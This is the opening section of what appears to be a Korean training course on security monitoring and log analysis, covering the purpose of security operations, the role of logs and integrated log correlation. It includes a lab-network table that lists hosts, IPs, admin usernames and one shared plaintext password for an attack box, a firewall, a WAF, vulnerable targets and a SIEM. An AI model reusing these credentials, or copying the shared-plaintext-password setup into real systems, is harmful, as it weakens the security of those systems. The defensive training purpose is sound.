

보안사고 분석대응 과정 보안로그 분석

Contents

- I. 보안 로그 시스템 이해
- II. 리눅스/윈도우 보안 장비 로그
- III. 보안 장비 활용 실습
- IV. 로그 발생 및 공격 진행
- V. 네트워크 패킷 분석
- VI. 통합 로그 시스템 구축
- VII. 이상 징후 분석


I. 보안 로그 시스템 이해

1. 보안관제와 로그 개요
2. 보안 시스템 이해

보안 관제와 로그 개요

• 보안관제 서비스

- 안전 보장을 위한 관리 및 통제 활동
- 보안솔루션을 이용하여 네트워크와 시스템에서 오가는 데이터를 수집 및 분석한 후, 그 결과를 토대로 보호 대상 정보자산의 보안성을 향상시키는 일련의 업무 활동으로 정의



파이어링크 - 티매니저 프로 (컴퓨터월드)


안랩 - NG-MMS (컴퓨터월드)

• 보안관제의 필요성

- 컴퓨터 기술의 발전과 함께 증가한 컴퓨터 범죄로 정보보안의 필요성이 대두
- 일반 IT 인력으로는 복잡한 IT 인프라에 대한 관리와 운영 외의 필요한 보안 시스템 관리 및 운영이 어려움
- 고가의 보안 장비들을 도입하지만 더욱 다양화되고, 지능화된 사이버 위협은 점차 증가
- 24시간 365일 보안 모니터링을 통한 사전 침해 예방
- 공격 탐지 시 오탐을 유무를 확인, 오탐인 경우 그 탐지방법에 대한 수정 또는 공격 성공 확인
- 침해 사고 시 빠른 탐지와 대응

보안 관제와 로그 개요



- 보안관제와 침해사고 분석
 - 사이버 침해 대응 절차



출처: 해킹사고의 재구성

보안 관제와 로그 개요

- 보안관제와 침해사고 분석
 - 사이버 침해 대응 절차에서 로그 분석의 중요




출처: 해킹사고의 재구성

1

보안 관제와 로그 개요



- 웹과 시스템에서 로그가 갖는 의미
 - 웹 시스템 관리에서 가장 중요한 것이 로그 분석 및 관리
 - 이상 징후 탐지 시 가장 먼저 확인
 - 서버 관리자는 로그 파일에 의존적
 - IP, ID, port 등을 통해 어떤 작업을 했는지 상세하게 분석 가능



보안 관제와 로그 개요

• 통합 로그 분석의 필요성


- 흩어져 있는 보안솔루션 로그의 수집과 체계적인 분류를 통해 분석 효율을 향상
- 체계적인 통합 분석을 통해 솔루션별 보안정책의 일관성을 보장하는 것
- **'통합'된 로그 간의 연관성을 추적해서 공격 여부 판별의 신속성과 정확성을 높여주는 ESM의 '연관분석' 기능이 필요**



출처: IDS와 보안관제의 완성

보안 시스템 이해

- 가상 네트워크에서 리눅스 웹/시스템의 위치



• 가상 네트워크 구성 환경 정보

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Main	KISA-FW	192.5.90.100/24 (WAN) 192.5.90.160/24 (WAN) 10.20.30.1/24 (DMZ) 172.16.20.1/24 (Intra) 192.168.100.1/24 (IT) 192.168.201.1/24 (LAN-1) 192.168.202.1/24 (LAN-2)	admin	qhdksjfwj0!	pfSense 2.3.5-RELEASE-p2 (NTP Server, DNS Resolver, Snort 3.2.9.7_1) DNAT(1:1) : 192.168.90.100 -> 10.20.30.100 DNAT(1:1) : 192.168.90.160 -> 10.20.30.160 LAN-1, LAN-2에서는 인터넷 접속만 가능 LAN-1, LAN-2 상호간 네트워크 접근통제
DMZ	KISA-WAF	10.20.30.100	waf	qhdksjfwj0!	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log
	KISA-Shop	내부 IP : 10.20.30.120	root	qhdksjfwj0!	http://shop.kshield.jr (DNS : 192.5.90.100)
	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfwj0!	http://bee.kshield.jr (DNS : 192.5.90.100)
	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)
LAN-1	KISA-PC1-11	192.168.201.11	Administrator	qhdksjfwj0!	Windows 7 Pro K

II. 리눅스/윈도우 보안 장비 로그

1. 네트워크 구성과 장비별 특징
2. 리눅스 웹/시스템 로그
3. 리눅스 시스템 로그 파일 열람
4. 리눅스 웹 로그 분석
5. 윈도우 이벤트 로그
6. 방화벽 장비 인터페이스 활용
7. IDS(IPS) 장비 인터페이스 활용
8. WAF(웹 방화벽) 인터페이스 활용


1 네트워크 구성과 장비별 특징

- 가장 기초지만 가장 모르는 네트워크 이야기
 - OSI 7 계층과 현실을 접목하지 못하거나 그에 대한 이해 없이 해킹, 보안을 논하는 사람이 많다.
 - 생각해보기
 - » 디도스 장비는 왜 가장 앞에 두어야 할까?
 - » 내부망, 업무망, DMZ는 왜 나누는 걸까?
 - » L2에서 TP모드를 사용하는 이유는 무엇일까?
 - » L3에서 NAT를 쓸 때 IDS 디자인은 어떤 점을 주의해야 할까?

1 네트워크 구성과 장비별 특징

